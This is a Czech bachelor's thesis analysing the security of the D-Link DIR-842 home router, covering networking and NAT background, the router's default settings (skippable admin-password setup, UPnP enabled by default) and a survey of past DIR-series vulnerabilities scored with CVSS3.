FAKULTA INFORMAČNÍCH TECHNOLOGIÍ ČVUT V PRAZE

Zadání bakalářské práce

Název:	Bezpečnostní analýza routeru D-Link DIR-842
Student:	Gabriel Seidl
Vedoucí:	Ing. Josef Kokeš
Studijní program:	Informatika
Obor / specializace:	Bezpečnost a informační technologie
Katedra:	Katedra počítačových systémů
Platnost zadání:	do konce letního semestru 2022/2023

Pokyny pro vypracování

1) Nastudujte problematiku připojení domácích sítí do Internetu.
2) Seznamte se s routerem D-Link DIR-842. Popište jeho základní vlastnosti a dokumentované bezpečnostní charakteristiky, vyhodnoťte případné dosavadní bezpečnostní incidenty routerů této řady.
3) Navrhněte postup bezpečnostní analýzy tohoto routeru. Doporučené zaměření je výchozí nastavení zabezpečení, práce s hesly, služby publikované do vnitřní a/nebo vnější sítě.
4) Proveďte bezpečnostní analýzu podle návrhu z předchozího bodu
5) Vyhodnoťte svá zjištění, diskutujte silné a slabé stránky tohoto routeru, formulujte bezpečnostní doporučení pro uživatele.

Elektronicky schválil/a prof. Ing. Pavel Tvrdík, CSc. dne 21. ledna 2022 v Praze.

Bakalářská práce

BEZPEČNOSTNÍ ANALÝZA ROUTERU D-LINK DIR-842

Gabriel Seidl

Fakulta informačních technologií
Katedra počítačových systémů
Vedoucí: Ing. Josef Kokeš
15. února 2023

Obsah

Seznam obrázků

Seznam tabulek

Seznam výpisů kódu

Chtěl bych poděkovat především svému vedoucímu práce Ing. Josefu Kokešovi za jeho vedení a cenné rady. Dále bych velmi rád poděkoval svojí manželce Janě Seidlové za její podporu, trpělivost a pevné nervy, které měla s mým studiem. Mé další díky patří mým rodičům, mému bratrovi, se kterým jsme se navzájem podporovali při psaní závěrečné práce. Velký dík patří Lukášovi Mondekovi za jeho podporu a diskuze nad touto prací.

Prohlášení

Prohlašuji, že jsem předloženou práci vypracoval samostatně a že jsem uvedl veškeré použité informační zdroje v souladu s Metodickým pokynem o dodržování etických principů při přípravě vysokoškolských závěrečných prací. Beru na vědomí, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č.121/2000 Sb., autorského zákona, ve znění pozdějších předpisů, zejména skutečnost, že České vysoké učení technické v Praze má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 citovaného zákona.

V Praze dne 15. února 2023 .....

Abstrakt

Prozkoumal jsem router D-Link DIR-842, následně navrhl a provedl jeho bezpečnostní analýzu s doporučeným zaměřením na výchozí nastavení zabezpečení, práce s hesly, služby publikované do vnitřní a/nebo vnější sítě. Po uvedení routeru do továrního nastavení jsem prošel administrační rozhraní routeru a zařízení oskenovat programem nmap. Sken jsem provedl na portech LAN, WAN z vnější i vnitřní sítě a i na WiFi. Z analýzy vyplynul problém při nakládání s heslem administrátora a jako problémová se ukázala služba UPnP, která je v základu zapnuta a umožňuje snadno útočníkovi zpřístupnit zařízení a služby z vnitřní síti do vnější. U zařízení, které se prezentuje jako bezpečné a zajišťující bezpečnost, byla zjištěna jistá míra nebezpečnosti. Hlavním zjištěním je, že díky základnímu nastavení, které bude mít velká část uživatelů, je zařízení zranitelné a tím pádem ohrožené. Pro demonstraci problému jsem vytvořil program v jazyku Python. Na závěr uvádím doporučení pro uživatele, pomocí jakých změn v nastavení zvýšit bezpečnost routeru.

Klíčová slova domácí síť, bezpečnostní analýza, D-Link DIR-842, port forwarding, výchozí nastavení routeru, bezpečnostní politika hesel, Python, UPnP, HNAP1

Abstract

The goal of the thesis was to study router D-Link DIR-842 and further to perform a security analysis focusing on the following targets: default security settings, password policy and services published to the internal and/or external network. The first step of the analysis was to examine the default setting of the router after factory reset do a port scan with nmap which is used to discover open ports and interfaces running on them. The scan was done on LAN, WAN, from both the internal and the external network, and on WiFi. The analysis showed a problem when handling the admin password and the UPnP service. UPnP service is enabled by default and allows the attacker to discover internal services.

I found out that the device can be vulnerable especially with the default settings. It is highly likely that many users will run it with these default settings and that means a lot of potentially vulnerable devices. To demonstrate the vulnerability I made a Python program. A recommendation for users how to setup their router to be more secure is also provided.

Keywords home network, security analysis, D-Link DIR-842, port forwarding, router default setting, password policy, Python, UPnP, HNAP1

Seznam zkratek

AES	Advanced Encryption Standard
API	Application Programming Interface
ARPA	Advanced Research Projects Agency
ARPANET	Advanced Research Projects Agency Network
ASN	Autonomous System Number
BGP	Border Gate Protocol
CAPTCHA	Completely Automated Public Turing test to tell Computers and Humans Apart
CVSS3	Common Vulnerability Scoring System v3
DHCP	Dynamic Host Configuration protocol
DNS	Domain Name System
ECB	Electronic codebook
FTP	File Transfer Protocol
GUI	Graphic User Interface
HMAC	Hash-ased Message Authentication Code
HNAP1	Home Network Administration Protocol
HTML	HyperText Markup Language
HTTP/S	HyperText Transport Protocol / Secure
IANA	internet Assigned Numbers Authority
ICMP	internet Control Message Protocol
IETF	internet Engineering Task Force
IMAP	internet Message Access Protocol
IMP	Interface Message Processor
IoT	internet of Things
ISP	internet Service Provider
LAN	Local Area Network
MAC	Message Authentication Code
NAS	Network Attached Storage
NAT	Network Address Translation
NAPT	Network Address Port Translation
NCP	Network Control Protocol
OCF	Open Connectivity Foundation
OSI	Open Systems Interconnection
OSPF	Open Shortest Path First protokol
P2P	Perr-to-Peer
REST	Representational state transfer
RFC	Request For Comment
RIP	Routing Information Protocol
SHA	Secure Hash Algorithm
SMTP	Simple Mail Transfer Protocol
SOAP	Simple Object Access Protocol
SOHO	Small Office/Home Office
SSDP	Simple Service Discovery Protocol
TCP/IP	Transmission Control Protocol/internet Protocol
UDP	User Datagram Protocol
UPnP	Universal Plug and Play
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
USB	Universal Serial Bus
UUID	Universally Unique Identifier
WAN	Wide Area Network
WEP	Wired Equivalent Privacy
WiFi	Wireless Fidelity
WPA	Wi-Fi Protected Access
WWW	World Wide Web
XML	Extensible Markup Language

Kapitola 1
Úvod

S rostoucí popularitou internetu v domácnostech a s přibývajícími zařízeními vyžadující zapojení do sítě, je nutné se zaměřit naši pozornost na bezpečnost na internetu před vnějšími vlivy. V případě kybernetické bezpečnosti je nejslabším článkem řetězu obvykle uživatel. Pomineme-li selhání ze strany uživatele, ovlivňují celkovou bezpečnost i jednotlivé síťové komponenty, jejichž bezpečnost se odvíjí od toho, jak je výrobce navrhl a naprogramoval.

1.1 Motivace

skoro každá domácí síť připojená do internetu má minimálně jedno společné, respektive jednu síťovou komponentu — router.

Router je dnes už tak běžný a rozšířený v domácnostech, že mu málokterý uživatel věnuje nějakou větší pozornost od chvíle, kdy ho pořídí, úspěšně zapojí a zprovozní. I proto jsem se rozhodl pro bezpečnostní analýzu routeru. Tento konkrétní model — D-Link DIR-842 — jsem si vybral z následujících důvodů:

- je běžně dodáván mým poskytovatelem internetu, je to jeden ze dvou routerů, které oficiálně poskytoval k internetovému připojení v době zřízení přípojky (r.2018)
- byl doma nevyužitý
- je stále v prodeji

1.2 Cíle práce

Cílem této práce rozhodně není udělat komplexní bezpečnostní analýzu. V této práci se zaměřím pouze na vybraná témata a možné zranitelnosti a chyby využitelné na dálku, bez nutnosti být fyzicky přítomen nablízku routeru:

- firmware,
- výchozí nastavení routeru,
- bezpečnostní politika hesel,
- služby publikované do vnitřní a/nebo vnější sítě.

K dosažení vytyčených cílů bylo zapotřebí:

- projít obsah firmware a vyhodnotit zjištění,
- seznámit se s routerem hlavně po softwarové stránce (webové GUI),
- udělat rešerši již existujících zranitelností řady D-Link DIR,
- navrhnout postup bezpečnostní analýzy,
- provézt analýzu.

1.3 Struktura práce

V druhé kapitole jsem stručně popsal síťové komponenty, prošel krátce historií internetu a zabýval se NATem a routováním.

V třetí kapitole jsem stručně popsal hardware a podporované technologie, pouze ale ty, které byly pro tuto práci relevantní, a dále je rozvedl v kapitole číslo čtyři. Dále jsem pak představil několik výchozích nastavení, přičemž nebyla všechna špatná. A na konci kapitoly jsem představil krátký souhrn dosud publikovaných zranitelností řady DIR routeru D-Link.

Ve čtvrté kapitole jsem podrobněji popsal fungování dvou protokolů, které byly v této práci stěžejní, a to protokol pro snadnou administraci domácích síťových zařízení HNAP1 a protokol UPnP pro snadné připojování P2P síťových zařízení.

V páté kapitole jsem navrhl analýzu se zaměřením na průzkum firmware, práci s hesly, výchozí nastavení a služby publikované do vnitřní a/nebo vnější sítě. Dále v kapitole jsem aplikoval navrženou analýzu. Z větší části jsem se zabýval popisem XML souborů, které se posílají při komunikaci s routerem, než popisováním kódu, který pro ten účel vznikl. Kód lze nalézt na přiloženém médiu.

Kapitola 2

Připojení domácích sítí do internetu

Než jsem se začal naplno věnovat problému připojení domácí sítě do internetu, vymezil jsem si pojmy. Co je to počítačová síť, potažmo domácí síť a co internet? V další části této kapitoly jsem popsal jak je domácí síť připojena do internetu, jak probíhá komunikace z domácí sítě do internetu na požadovanou stránku — routování a nakonec jsem ještě popsal NAT, co to je a proč to (zatím) potřebujeme.

2.1 Počítačová síť

„A computer network is a connection or set of connections made between two or more computers for the purpose of exchanging data.“ [1, s. 3] Když předchozí citaci vztáhneme i na smartphony, tablety, chytré televizory, NAS a další síťová zařízení (např. IoT zařízení) poslouží nám tato definice dobře i v dnešní době. Vše dosud zmíněné jsou pouze koncová zařízení. Dle účelu počítačové sítě bude potřebná jedna nebo více z následujících komponent:

- hub,
- switch,
- bezdrátový přístupový bod (AP),
- bridge,
- router.

2.1.1 Hub

Hub jakožto síťové zařízení pracuje na fyzické vrstvě OSI modelu a může být dvojího typu: pasivní a aktivní. Pasivní hub je síťové zařízení, které umožňuje ostatním zařízením na stejné síti spolu komunikovat tím, že je propojí a nemá žádnou další aktivní funkci. Bonusem je, že nepotřebuje ke svému fungování elektřinu. Oproti tomu aktivní hub dokáže příchozí signál zesílit a poslat ho dál. Aktivní hub funguje na jednoduchém principu, kdy je příchozí signál poslán dál na všechny aktivní porty (vyjma příchozího portu), protože neřeší, na jakém portu je cílový adresát.[1, s. 189-190]

2.1.2 Switch

Switch je aktivní síťové zařízení, které slouží k propojování různých částí sítě. Switche mohou operovat na různých OSI vrstvách, od druhé až po sedmou.[1, s. 191] Na rozdíl od hubu dokáže switch poslat packet již cíleně pomocí znalosti MAC adresy a nevytváří zbytečný provoz na síti. Slouží k tomu tabulka MAC adres uložená v paměti switche.

2.1.3 Bezdrátový přístupový bod (AP)

Pokud chceme s telefonem, tabletem nebo jiným zařízením získat přístup do sítě bez ethernetového kabelu, je zapotřebí bezdrátového přístupového bodu. Bezdrátová komunikace mezi AP a koncovým zařízením může probíhat v pásmu 2.4 GHz nebo 5 GHz — rozebírat rozdíly, výhody a nevýhody mezi nimi není předmětem této práce.

2.1.4 Bridge

Bridge je síťové zařízení které zahrnuje dva síťové segmenty dohromady a přemosťuje komunikaci mezi nima pomocí MAC adres. Typicky se používá pro spojení komunikace mezi bezdrátovými klienty a klasickými klienty připojenými ethernetovým kabelem.[1, s. 192]

2.1.5 Router

Na rozdíl od switche, který propojuje různé části sítě, router propojuje dvě různé sítě s použitím IP adres — spojí naši domácí síť s internetem. Mezi nejdůležitější funkce routeru je routování, tzn. vybrat cestu, kudy bude packet putovat k cílovému adresátu.[1, s. 195]

Pro potřeby domácích sítí a jejich připojení k internetu máme nicméně místo jednotlivých zařízení jedno all-in-one zařízení tzv. SOHO zařízení (Small Office/Home Office), často nazývané router nebo Wi-Fi router. Routery bývají často poskytovány přímo poskytovatelem internetu a jeden poskytovatel poskytuje jeden, maximálně dva typy zařízení. V závislosti na velikosti poskytovatele internetu si může potenciální útočník vybrat zajímavou cílovou skupinu, na kterou se zaměří. Obrázek 2.1 nám ilustruje jak může vypadat typická domácí síť.


2.2 internet

internet je celosvětová počítačová síť vzájemně propojených sítí umožňující komunikaci a výměnu informací mezi osobami a zařízeními v různých sítích.[2] Ke komunikaci jsou používány převážně TCP/IP protokoly (např. DNS, FTP, HTTP/S, SMTP, IMAP, BGP, SSH)

2.2.1 Krátká historie internetu

Předchůdce dnešního internetu, síť ARPANET, začala vznikat za studené války jako reakce USA na aktivitu Sovětského svazu. Na počátku stála myšlenka mít komunikační systém odolný vůči jadernému napadení ze strany Sovětského svazu. V roce 1958 ustanovil prezident USA agenturu ARPA (Advanced Research Projects Agency)[3]. Mezi projekty nově vzniklé agentury patřil i projekt, jehož cílem bylo otestovat proveditelnost rozsáhlé počítačové sítě.

Roku 1969 byla postavena první síť na principu přepojování paketů (packet switching network), na kterém fungují dodnes[3]. Data se v síti neposílají vcelku, ale rozdělí se na malé části, pakety, a ty se společně s hlavičkou, kde je uvedena mimo jiné počáteční i cílová adresa, zapouzdří. A tím začíná síť ARPANET.



Obrázek 2.1 Ilustrační domácí síť.

Pro přepojování paketů se používalo zařízení Interface Message Processor (IMP), což byl předchůdce dnešního routeru.[4] Od této chvíle se začala síť rychle rozšiřovat. Od roku 1973 bylo do ARPANETu připojeno už 30 subjektů nejen v USA ale i z Evropy, nicméně ze začátku byla určena pro vojenské a akademické účely.[3] S tím, jak se síť rozšiřovala, vyvstala potřeba určit si pravidla upravující posílání a zpracování dat. V reakci na tuto potřebu roku 1974 přišli vědci Bob Khan a Vint Cerf s protokolem TCP/IP pro společnou komunikaci mezi počítači.[3] Protokol TCP/IP nahradil starší protokol NCP (Network Control Protocol), který narážel na své limity: a) nemožnost adresovat data dál než na IMP cílové podsítě b) v případě ztráty paketu, by se protokol zastavil.

Dva vynálezy způsobily velký rozmach internetu mezi lety 1986 a 1987: DNS a email. V tomto období vzrostl počet počítačů v síti ze 2 000 na 30 000.[3] K původnímu vojenskému a akademickému účelu se nyní přidala i možnost vzájemně komunikovat pomocí emailu nebo čtení zpráv. Dalším velkým milníkem byl rok 1989, kdy Tim Berners-Lee, zaměstnanec CERNu, přišel s myšlenkou World Wide Web (WWW) — strukturování a linkování informací.[3] O rok později naprogramoval HTTP protokol a navrhl systém URI (Uniform Resource Identifier) jehož součástí je i URL čímž pomohl k jednoznačné identifikaci každé HTML stránky, kterých začalo ve velkém přibývat. Jen mezi roky 1993 a 1996 vzrostl počet stránek z 130 na 100 000.[3]


2.3 IPv4

Zatím více využívaná adresa IPv4 má 32 bitů rozdělených do čtyř oktetů po osmi bitech, což nám dává teoreticky 2^{32} (4 294 967 296) možných adres k dispozici.[5] Nicméně ve skutečnosti jich je k dispozici méně, konkrétně 3 970 693 879, protože organizace IANA a IETF různé adresní rozsahy vyhradily ke speciálnímu účelu (loopback, privátní sítě, broadcast, aj.) a není je tedy možné využít k adresaci na internetu.[6]

Když byl protokol IP ve verzi 4 roku 1980 představen[7], žilo na Zemi cca. 4,4 mld lidí[8], což v teorii znamenalo, že skoro každý mohl mít vlastní IPv4 adresu a mělo se za to, že to bude stačit. Nicméně roku 2022 přesáhl počet lidí na Zemi hranici 8 miliard[9] a počet IPv4 adres je stále stejný. Navíc je dnes internet daleko více rozšířen než v roce 1980 a je proto připojeno i více zařízení, nejen počítače, ale i telefony, televize či různé domácí spotřebiče. Jak přibývala zařízení na internetu a docházely adresy, bylo nutné řešit problém s nedostatkem adres v budoucnu.

2.4 IPv6

V RFC 1883 z prosince 1995 je poprvé popsán a představen nástupce protokolu IPv4 — protokol IPv6. Mezi nejdůležitější změny oproti IPv4 protokolu bylo navýšení adresního prostoru. Pro zápis IPv6 adresy je použito 128 bitů oproti 32 bitům u IPv4 adresy.[10] To nám dává teoreticky k dispozici 2^{128} (cca. $3,4 \cdot 10^{38}$) možných IPv6 adres ($7,92 \cdot 10^{28}$ násobně více než IPv4 adres).



Obrázek 2.2 Počet uživatelů přistupujících ke službám společnosti Google pomocí IPv6[11]

2.5 Network Address Translation (NAT)

Informace v této kapitole jsou čerpány z RFC1631[12], není-li uvedeno jinak.

V květnu 1994 byl oficiálně představen NAT, který pouze oddálil řešení problému nedostatku IPv4 adres. NAT je základní routovací mechanismus, který umožňuje nahrazovat IP adresy a porty v paketech na základě záznamů ve směrovací tabulce. V síti, kde je aplikovaný NAT, je možné, aby se všechna zařízení v dané privátní síti připojila do internetu pod jednou IP adresou, namísto aby každé zařízení mělo vlastní adresu pro přístup do internetu. V aktuální situaci, kdy není dostatek IPv4 adres a přechod na IPv6 je pozvolný, se ukazuje jako velmi potřebné a užitečné řešení. Dle měření společnosti Google je ke dni 8.1.2023 počet uživatelů přistupujících ke službám společnosti Google protokolem IPv6 roven číslu 40,62 %[11]. Na toto číslo jsme se dostávali od září 2008.

Každá implementace NAT musí splňovat následující tři vlastnosti:

- transparentní přidělování adres,
- transparentní překlad adres,
- korektní zpracování ICMP chybové zprávy.

2.5.1 Přidělování adres

Na začátku každé relace se adrese ve vnitřní síti přidělí dostupná adresa ve vnější síti. Přidělování je možné řešit dvojím způsobem.

2.5.1.1 Statické přidělování adres

Po celou dobu, nejen během trvání relace, je překlad externí adresy na adresu ve vnitřní síti nastaven na jedna ku jedné, tzn. pro každou adresu ve vnitřní síti musíme mít u statického přidělování adres vlastní externí adresu.

2.5.1.2 Dynamické přidělování adres

Přidělování adres se v tomto případě řeší podle aktuálních potřeb, externí adresy mohou být používány vícero adresami ve vnitřní síti.

2.5.2 Překlad adres

Překlad adres probíhá na hraničním routeru, který je zapojený do dvou různých sítí, typicky privátní a veřejné. Je proto nutné, aby implementace překladu adres byla korektní a neunikaly informace o jedné síti do druhé. Překlad adres probíhá ve třech fázích.

2.5.2.1 Přidělení adresy

V případě dynamického přidělování adres, pokud pro danou dvojici vnitřní a vnější adresy neexistuje spojení, se na začátku relace vytvoří nové spojení a každá další relace mezi touto dvojicí adres bude využívat toto nově vytvořené spojení.

2.5.2.2 Vyhledávání a překlad adres

Jakmile je navázáno spojení, všechny pakety využívající dané spojení budou podrobeny vyhledávání a překladu. Pakety se přepošlou do cílové sítě s adekvátně upravenou adresou.

2.5.2.3 Zrušení spojení

Když NAT uzná, že poslední relace v daném spojení už skončila, zruší dané spojení interní adresy s externí.

2.5.3 Zpracování ICMP chybové zprávy

ICMP chybová zpráva se skládá z ICMP hlavičky a původní IPv4 hlavičky zprávy a 8 bytů původní zprávy. ICMP hlavička má velikost 32 bitů a skládá se z:

Type (8 bitů) tato hodnota určuje strukturu následujících dat

Code (8 bitů) číselný kód upřesňující chybu

Checksum (16 bitů) kontrolní součet

Všechny ICMP chybové zprávy procházející NATem se musí upravit, s výjimkou Redirect zprávy. Změny v ICMP chybové zprávě při průchodu NATem:

- změna IP adresy hlavičky v datovém obsahu ICMP paketu
- přepočítání kontrolní součet původní IP hlavičky
- změna doprovodných transportních hlaviček
- přepočítat kontrolní součet ICMP hlavičky
- upravit normální IP hlavičku

2.5.4 Tradiční NAT

Implementací NAT existuje vícero podle různého způsobu a účelu využití, pro účel této práce je relevantní tradiční nebo taky odchozí NAT.

V tradičním NATu jsou relace jednosměrné, odchozí, z privátní sítě do vnější sítě. Znamená to, že komunikaci je možné začít pouze z privátní sítě. Adresy ve vnější síti jsou jedinečné nejen pro vnější síť ale i pro vnitřní síť, opačně to ale neplatí. Adresy v privátní síti nejsou z externí sítě jednoznačně určitelné, není možné určit která privátní adresa patří do které privátní sítě. Existují dvě varianty tradičního NATu, Basic NAT a Network Address Port Translation (NAPT).

2.5.4.1 Basic NAT

Při použití Basic NAT se vyčlení blok IP adres, které se použijí pro překlad při komunikaci do vnější sítě. Při odchozí komunikaci se přeloží zdrojová IP adresa a kontrolní součty IP, TCP, UDP a ICMP hlaviček. Pro příchozí komunikaci se přeloží cílová IP adresa a již zmíněné kontrolní součty.

2.5.4.2 Network Address Port Translation

NAPT rozšiřuje Basic NAT o překlad transportních identifikátorů, jako např. čísla TCP nebo UDP portů, a umožňuje tím zredukovat počet potřebných vnějších IP adres při překladu pouze na jednu. Při odchozí komunikaci se oproti Basic NAT přeloží ještě zdrojový transportní identifikátor a stejně tak u příchozí komunikace se přeloží vše co u Basic NAT plus navíc cílový transportní identifikátor.

2.6 Směrování

Mimo sítě malého rozsahu, např. domácí síť nebo síť pro malou kancelář, je směrování zcela automatické a dynamické. Adresní rozsah na internetu je rozdělen do autonomních systémů. Autonomní systém může být např. velká síť, skupina sítí nebo síť ISP. Rozlišujeme routování mezi adresami náležící do stejného autonomního systému (vnitřní) a routování mezi autonomními systémy (vnější). Pro vnitřní routování se nejčastěji používají Routing Information Protocol (RIP) a Open Shortest Path First protokol (OSPF) a pro vnější routování se používá Border Gate Protocol (BGP).

Úkolem routování, neboli směrování, je nalézt ideální, dle zvolených kritérií, cestu z konkrétní počáteční stanice do cílové[1, s. 199]. Všechny nalezené cesty se ukládají do směrovací tabulky. Záznamy v tabulce mohou být statické, tzn. ručně přidané uživatelem. Pro účely domácí sítě nebo malé kanceláře to může být ještě přijatelný způsob pro vytváření směrovací tabulky neboť se tam nepředpokládá mnoho záznamů a údržba nebude náročná.[1, s. 201] Pro sítě většího rozsahu je lepší využít dynamické konfigurace směrovací tabulky, kdy se záznamy do tabulky přidávají a mění za provozu sítě dle aktuální potřeby.

Kapitola 3

Analýza routeru D-Link DIR-842

Pro tuto práci jsem vybral router D-Link DIR-842 s verzí hardwaru B1 a firmwaru 2.02. Vyšší verzi firmware výrobce nenabízí. V současné době již je k dostání vyšší hardwarová verze C1.

3.1 Popis hardware

Router D-Link DIR-842 disponuje po hardwarové stránce v dnešní době nutným minimem, které by domácí router měl mít. Wi-Fi podporuje standard 802.11ac/n/g/b/a a výrobce deklaruje maximální přenosovou rychlost až 1200 Mb/s. Všechny ethernetové porty, jak WAN tak i LAN, jsou gigabitové, takže tady nehrozí žádné zpomalení rychlosti na straně routeru, kterého by si běžný uživatel všiml. Dále router podporuje IPv6, jak na WAN tak na LAN portech a WPS pro snadné připojení nových zařízení k síti Wi-Fi.[13]

3.2 Podporované technologie

Prošel jsem jednotlivé možnosti nastavení ve webovém rozhraní routeru a z bezpečnostního hlediska mají pro tuto práci význam následující dva protokoly, UPnP a HNAP1, které podrobněji popíšu v kapitole 4.

3.2.1 UPnP

UPnP (Universal Plug and Play) protokol definuje architekturu pro připojování P2P síťových zařízení. Je navržen tak, aby komunikace a připojení nových zařízení bylo jednoduché, flexibilní a zároveň standardizované. Nové zařízení se může snadno a lehce připojit do sítě, nabídnout své zdroje, zjistit přítomnost ostatních zařízení a jejich nabídky a nakonec hladce zmizet ze sítě.[14] Protokol definovala a přijala iniciativa UPnP Forum, která roku 2016 přenechala svoji činnost Open Connectivity Foundation (OCF)[15].

3.2.2 Protokol HNAP1

HNAP1 (Home Network Administration Protocol) je protokol postavený na SOAP protokolu a může být implementovaný v síťovém zařízení pro vzdálenou a pokročilejší správu zařízení. Hlavní předností protokolu je jeho jednoduchost a nenáročnost na výkon hardware. Díky tomu je jednoduché ho implementovat v levnějších zařízeních, jako jsou routery či kamery.[16]

3.3 Výchozí nastavení

Snažil jsem se zjistit, zda by používání routeru ve výchozím nastavení mělo vliv na bezpečnost. Všechny dostupné a nabízené možnosti nastavení ve webovém rozhraní routeru jsem prošel a na následujících řádcích jsem popsal několik vybraných důležitých bodů, které hodnotím z bezpečnostního hlediska routeru jako dobře nebo špatně nastavené již v továrním nastavení.

Při prvním zapojení nebo po tvrdém resetu zařízení čeká na uživatele na webové adrese http://dlinkrouter.local vyskakovací okno, kde router provede uživatele prvotním nastavením:

- detekuje připojení k internetu,
- může změnit výchozí hodnoty Wi-Fi, jako je název a heslo,
- nastaví se přístupové heslo pro admin uživatele.

Na první pohled je skvělé, že je tu snaha o tu nejzákladnější bezpečnost, a to, aby uživatel změnil výchozí heslo. Nicméně toto vyskakovací okno je možné zavřít, ať už nedopatřením nebo cíleně (křížek na zavření je dost velký na to, aby to k tomu svádělo). V případě zavření okna při dalším načtení stránky okno už nevyskočí a vše se zdá být zdánlivě v pořádku.

Ve výchozím nastavení máme hned dostupnou Wi-Fi síť jak pro 2.4 GHz pásmo, tak pro 5 GHz pásmo. K dispozici jsou dvě možnosti šifrování, WEP a WPA-Personal, které je jako výchozí možnost.

Dalším pozitivním bodem z pohledu běžného uživatele je vypnutá vzdálená správa routeru pomocí webového rozhraní. Nicméně, když si bude uživatel chtít vzdálenou správu pustit, není šifrované spojení pomocí HTTPS samozřejmostí, ale musí si to proaktivně zvolit. Je to sice maličkost, odkliknout další přepínač v nastavení, ale běžný uživatel nemusí být poučen o bezpečnosti. Bylo by lepší, aby HTTPS byla jako výchozí možnost, zvlášť pro vzdálený přístup z vnější sítě. Certifikát pro HTTPS použití je předem vygenerovaný společností D-Link uložený ve složce /flash a s platností 20 let.

Ve výchozím nastavení máme dále dostupnou službu UPnP, což, jak si dále v práci ukážeme, bude problém. Služba je ve výchozím nastavení zapnutá a postrádá jakýkoli popis, oč se jedná a proč je zapnutá.

3.4 Bezpečnost v síti

Jako každý běžný domácí edge router[1] i testovaný router v základu slouží také jako firewall a může filtrovat provoz oběma směry. V základu je veškerá komunikace z vnější sítě do vnitřní blokovaná a v tomto směru se uživatel může cítit bezpečně. V teorii lze, a v praxi se tak i často děje, bez obav v domácí síti provozovat různé služby, mít zapojené různé IoT zařízení, tiskárny a jiná zařízení, u kterých si uživatel nebude už tolik lámat hlavu s bezpečností právě proto, že má pocit bezpečí za firewallem. Firewal v routeru je v základním nastavení zapnutý.

3.5 Dosavadní bezpečnostní incidenty

Jako zdroj dosavadních nalezených a nahlášených chyb jsem použil databázi zranitelností americké vlády na stránce https://nvd.nist.gov/. Tuto databázi jsem si vybral proto, že je přehledná, dobře se v ní hledá a poskytuje REST API pro snadnější práci a filtraci většího počtu bezpečnostních záznamů. Přítomnost API přišla vhod ve chvíli, kdy jsem zjistil, že na můj dotaz „ukaž mi všechny zranitelnosti routerů značky D-Link řady DIR“ se mi vrátilo 339 záznamů, z nichž jsem vyloučil 14 záznamů bez ohodnocení zranitelnosti podle standardu CVSS3. Dále tedy pracuji s 325 záznamy.

[1] Router, kterým se připojujeme k vnější síti.

3.5.1 CVSS3

Common Vulnerability Scoring System je otevřený standard pro posuzování a hodnocení rizik bezpečnostních zranitelností ve fyzických zařízeních, v programech nebo ve firmwarech, jehož výsledkem je číselné vyjádření závažnosti dané zranitelnosti. Skóre může nabývat nejnižší hodnoty 0 a nejvyšší 10. Čísla lze převézt na slovní vyjádření, podrobně v tabulce 3.1. Podrobný popis způsobu výpočtu skóre není předmětem této bakalářské práce, dále se spokojím pouze s výše zmiňovanou tabulkou, kde je číselné skóre převedeno na slovní hodnocení.

